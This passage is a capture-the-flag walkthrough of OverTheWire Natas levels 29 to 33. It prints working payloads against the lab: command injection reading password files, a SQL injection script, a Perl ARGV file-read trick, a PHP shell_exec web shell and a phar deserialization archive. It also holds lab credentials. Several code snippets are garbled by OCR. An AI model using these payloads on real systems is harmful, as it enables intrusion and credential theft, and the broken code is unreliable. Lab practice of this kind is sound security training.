


This time, we are facing a **curl command injection**.

How do I know? A lot of training, and in the URL, you can see that it's a curl command.




So, try to inject it through the URL.



And yes, it's vulnerable! So now, let's go for the next step.

As you probably saw in curl, we need to use the | at the start and make sure to encode the URL properly.



Hmm, probably the web is blocking us from sourcing the word "Natas."
So, we can try this command instead:

```
|cat%20/etc/*_webpass/*30%00
```

This way, the Natas string is not directly written.



And yes, we found the password!!

Level 30

Username:
Password:

[View sourcecode](#)

Looks like another SQL injection.

It's written in curl and not in PHP. I wonder how it's going to behave then.

```

/var/www/natas/natas30/index-source.pl

#!/usr/bin/perl
use warnings;
use strict;
use DBI;
print <END>;
Content-type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01//EN">
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css"/>
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<i-- morla/10111 <3 happy birthday OverTheWire! <3 -->
<div>natas30</div>
<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
<END>
if ('POST' eq request_method && param('username') && param('password')){
my $query = "SELECT * FROM users WHERE username = '".param('username')."' AND password = '".param('password')."';";
my $sth = $db->prepare($query);
$sth->execute();
my $row = $sth->fetch();
if ($row){
    print "<div>natas30</div>
    print "here is your result:<br>";
    print $row;
}
else{
    print "fail :(";
}
$sth->finish();
$sth->close();
}
print <END>;
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
<END>

```

This is the Python code that I used to get the password.

```

import requests

authention = requests.auth.HTTPBasicAuth('natas30', 'WQhx1BvcnP9irs2MP9tRnLsNaDI76YrH')

url = 'http://natas30.natas.labs.overthewire.org/index.pl'

parmas = {"username": "natas31", "password": ["'nir' or true", 4]}

preponse = requests.post(url, data=parmas, auth=authention)

print(response.text)


```

(whoami@gragon)[-]
\$ sudo python natas30.py

```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01//EN">
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css"/>
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script>var wechallInfo = {"level": "natas30", "pass": "WQhx1BtRnLsNaDI76YrH"};</script><head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<i-- morla/10111 <3 happy birthday OverTheWire! <3 -->
<div>natas30</div>
<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Level 31



```

my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split //, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <><END>;

```

Here, we need to upload a file. So, I pressed the file upload button and intercepted it with Burp.

```

Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: natas31.natas.labs.overthewire.org
3 Content-Length: 415
4 Cache-Control: max-age=0
5 Authorization: Basic bmFtOYXMsMTpthN2JmakFIcEptUllnUvdXZXF8RTJxVkJ1TwLSTnEwQ==
6 Accept-Language: en-US,en;q=0.9
7 Origin: http://natas31.natas.labs.overthewire.org
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary8nZlsU04qRevlAsn
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
12 Referer: http://natas31.natas.labs.overthewire.org/index.php
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16 -----WebKitFormBoundary8nZlsU04qRevlAsn
17 Content-Disposition: form-data; name="file"
18
19 APGV
20 -----WebKitFormBoundary8nZlsU04qRevlAsn
21 Content-Disposition: form-data; name="file"; filename="test.CSV"
22 Content-Type: application/octet-stream
23
24 [CSV file content here]
25 -----WebKitFormBoundary8nZlsU04qRevlAsn
26 Content-Disposition: form-data; name="submit"
27
28 Upload
29 -----WebKitFormBoundary8nZlsU04qRevlAsn-
30
31

```

What you need to do here is add another line of this.

-----WebKitFormBoundary8nZlsUO4qReVIAsn

Content-Disposition: form-data; name="file"

And then add this:

ARGV

To Burp and the payload:

/etc/natas_webpass/natas32

Now, send it, and you will get the password for the next level.

```
natas31
</h1>
<div id="content">
    <table class="sortable table table-hover table-striped">
        <tr>
            <th>
                NaIWhW2ViRkqrc7aroJVHOZvk3RQMjOB
            </th>
        </tr>
    </table>
    <div id="viewsource">
        --> /etc/natas_webpass/natas32
    </div>
</div>
```

Level 32

We can see here that the web is hinting that it's a file injection.

We all like .csv files.
But isn't a nicely rendered and sortable table much cooler?

This time you need to prove that you got code exec. There is a binary in the webroot that you need to execute.

Select file to upload:

View

As before, we uploaded a file and tried to inject a command. To my surprise, we instantly found a clue: /thegetpassword.

Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /index.pl?ls%20.%20] HTTP/1.1 2 Host: natas32.natas.labs.overthewire.org 3 Content-Length: 404 4 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 5 Authorization: Basic bmFOYXMsMjp0YUxAcEyVklS3FyYzdhcm9KvhPwnZrM1JRTWkWQg== 6 Accept-Language: en-US,en;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36 9 Origin: http://natas32.natas.labs.overthewire.org 10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh3Mzk0DBaGhp66XB 11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3; 12 q=0.7 13 Referer: http://natas32.natas.labs.overthewire.org/index.pl 14 Accept-Encoding: gzip, deflate, br 15 Connection: keep-alive 16 17 -----WebKitFormBoundaryh3Mzk0DBaGhp66XB 18 Content-Disposition: form-data; name="file" 19 20 ARGV 21 -----WebKitFormBoundaryh3Mzk0DBaGhp66XB 22 Content-Disposition: form-data; name="file"; filename="nmap_scan_192.168.44.2" 23 Content-Type: application/octet-stream 24 25 -----WebKitFormBoundaryh3Mzk0DBaGhp66XB 26 Content-Disposition: form-data; name="submit" 27 28 Upload 29 -----WebKitFormBoundaryh3Mzk0DBaGhp66XB- 30 </pre>				<pre> 55 </style> 56 57 58 <h1> 59 natas32 60 <div id="content"> 61 <table class="sortable table table-hover table-striped"> 62 <thead> 63 <tr> 64 <th> .. </th> 65 <th> bootstrap-3.3.6-dist </th> 66 </tr> 67 </thead> 68 <tbody> 69 <tr> 70 <td> getpassword </td> 71 <td> index-source.html </td> 72 </tr> 73 <tr> 74 <td> index.pl </td> 75 <td> jquery-1.12.3.min.js </td> 76 </tr> 77 <tr> 78 <td> sortable.js </td> 79 <td> tmp </td> 80 </tr> 81 </tbody> 82 </table> 83 <div id="viewsource"> 84 View sourcecode 85 </div> </pre>		

Let's try to see what's inside.

request	Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /index.pl?..getpassword%20] HTTP/1.1 2 Host: natas32.natas.labs.overthewire.org 3 Content-Length: 404 4 Cache-Control: max-age=0 5 Authorization: Basic bmFOYXMsMjp0YUxAcEyVklS3FyYzdhcm9KvhPwnZrM1JRTWkWQg== 6 Accept-Language: en-US,en;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36 9 Origin: http://natas32.natas.labs.overthewire.org 10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh3Mzk0DBaGhp66XB 11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3; q=0.7 12 Referer: http://natas32.natas.labs.overthewire.org/index.pl 13 Accept-Encoding: gzip, deflate, br 14 Connection: keep-alive 15 16 17 -----WebKitFormBoundaryh3Mzk0DBaGhp66XB 18 Content-Disposition: form-data; name="file" 19 20 ARGV 21 -----WebKitFormBoundaryh3Mzk0DBaGhp66XB 22 Content-Disposition: form-data; name="file"; filename="nmap_scan_192.168.44.2" 23 Content-Type: application/octet-stream 24 25 -----WebKitFormBoundaryh3Mzk0DBaGhp66XB 26 Content-Disposition: form-data; name="submit" 27 28 Upload 29 -----WebKitFormBoundaryh3Mzk0DBaGhp66XB- 30 </pre>							

Note: In curl injection, you need to put the | at the end for some reason.


```

intent">
  class="sortable table table-hover table-striped"


```

The lovely password!

Level 33



For this one, I built a PHP code.

```
<?php
class Executor {
    private $filename = "natas.php";
    private $signature = true;
    private $init = false;
}

// Create a new Phar archive
$phar = new Phar('natas.phar');
$phar->startBuffering();

// Add a file to the Phar archive
$phar->addFromString('test.txt', 'txt');

// Set the stub for the Phar
$phar->setStub('<?php __HALT_COMPILER(); ?>');

// Create an instance of the Executor class
$object = new Executor();
$object->data = 'rips'; // Add a property to the object (optional)

// Set metadata for the Phar
$phar->setMetadata($object);

// Stop buffering and save the Phar
$phar->stopBuffering();

echo "Phar archive 'natas.phar' created successfully!";
?>
```

Now, the second code.

```
<?php echo shell_exec('cat /etc/natas_webpass/natas34'); ?>
```

When you execute the main PHP code in your VM, you will get the natas.phar file, which you will need. So, let's finish this!

So, first, upload the short PHP file to the server.

```

request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: natas33.natas.labs.overthewire.org
3 Content-Length: 481
4 Cache-Control: max-age=0
5 Authorization: Basic bEYXMXMzQoydjluRGxiUOY3anZh2FDbmNyNvo5a1N6a21CZw90Sg==
6 Accept-Language: en-US,en;q=0.9
7 Origin: http://natas33.natas.labs.overthewire.org
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryi4XrUdmmBFIfzT9D
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas33.natas.labs.overthewire.org/index.php
13 Cookie: PHPSESSID=peo1jhc5k2muu71o8d2nj03g7
14 Connection: keep-alive
15
16 ----WebKitFormBoundaryi4XrUdmmBFIfzT9D
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 4096
20 ----WebKitFormBoundaryi4XrUdmmBFIfzT9D
21 Content-Disposition: form-data; name="filename"
22
23 nir.php
24 ----WebKitFormBoundaryi4XrUdmmBFIfzT9D
25 Content-Disposition: form-data; name="uploadedfile"; filename=nir.php"
26 Content-Type: application/x-x-png
27
28 <?php echo shell_exec('cat /etc/natas_webpass/natas34'); ?>
29
30 ----WebKitFormBoundaryi4XrUdmmBFIfzT9D
31 Content-Disposition: form-data; name="MAX_FILE_SIZE"
32

```

Can you get it right?

The update has been uploaded to: /natas33/upload/nir.php

Firmware upgrad initialised.

Failur! MD5sum mismatch!

Upload Firmware Update:

No file chosen

[View sourcecode](#)

To get the password, you will need to upload another file, natas.phar.

```

request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: natas33.natas.labs.overthewire.org
3 Content-Length: 699
4 Cache-Control: max-age=0
5 Authorization: Basic bEYXMXMzQoydjluRGxiUOY3anZh2FDbmNyNvo5a1N6a21CZw90Sg==
6 Accept-Language: en-US,en;q=0.9
7 Origin: http://natas33.natas.labs.overthewire.org
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryi4XrUdmmBFIfzT9D
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas33.natas.labs.overthewire.org/index.php
13 Cookie: PHPSESSID=peo1jhc5k2muu71o8d2nj03g7
14 Connection: keep-alive
15
16 ----WebKitFormBoundaryi4XrUdmmBFIfzT9D
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 4096
20 ----WebKitFormBoundaryi4XrUdmmBFIfzT9D
21 Content-Disposition: form-data; name="filename"
22
23
24 natas.phar
25 ----WebKitFormBoundaryi4XrUdmmBFIfzT9D
26 Content-Disposition: form-data; name="uploadedfile"; filename=natas.phar"
27 Content-Type: application/octet-stream
28
29 <?php _HALT_COMPILER(); ?>
30 A0:8:"Executor":4:{s:18:"Executorfilename";s:7:"nir.php";s:19:"Executorsignature";b:1;s:14:"Executorinit";b:0;s:4:"data";s:4:"rips";}test.txtE_7'txti‰I%áéßøø[Éoïlvžåù|GMB
31 ----WebKitFormBoundaryi4XrUdmmBFIfzT9D..
32

```

Can you get it right?

The update has been uploaded to: /natas33/upload/natas.phar

Firmware upgrad initialised.

Failur! MD5sum mismatch!

Upload Firmware Update:

No file chosen

[View sourcecode](#)

Now, we will need to use the phar protocol to execute our file and get the last password!

```
POST /index.php HTTP/1.1
Host: natas33.natas.labs.overthewire.org
Content-Length: 699
Cache-Control: max-age=0
Authorization: Basic bmF0YXMsMzoydjluRGxiU0Y3anZh2FDbmNyNVoSa1N6a21CZW9DSg==
Accept-Language: en-US,en;q=0.9
Origin: http://natas33.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarynaxfVzTbj9AzzP7A
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Referer: http://natas33.natas.labs.overthewire.org/index.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=peolijhc5k2muu7io8d2nj03g7
Connection: keep-alive

-----WebKitFormBoundarynaxfVzTbj9AzzP7A
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
-----WebKitFormBoundarynaxfVzTbj9AzzP7A
Content-Disposition: form-data; name="filename"


phar://natas.phar/test.txt
-----WebKitFormBoundarynaxfVzTbj9AzzP7A
Content-Disposition: form-data; name="uploadedfile"; filename="natas.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
Ã0:8:"Executor":4:{s:18:"Executorfilename";s:7:"nir.php";s:19:"Executorsignature";b:1;s:14:"Executorinit";b:0;s:4:"data";s:4:"rips";
"};test.txtE_7'xtti@0I%&00@[E01ly2@jE|GBMB
-----WebKitFormBoundarynaxfVzTbj9AzzP7A-
```

view sourcecode

```
</a>
</div>
43   </div>
44 </body>
45 </html>
46 Congratulations! Running firmware update: nir.php <br>
47 j407Q7Q5er5XFRCepmyXJaWCSIrslcJY
```

Level 34



Thanks for riding.

N.A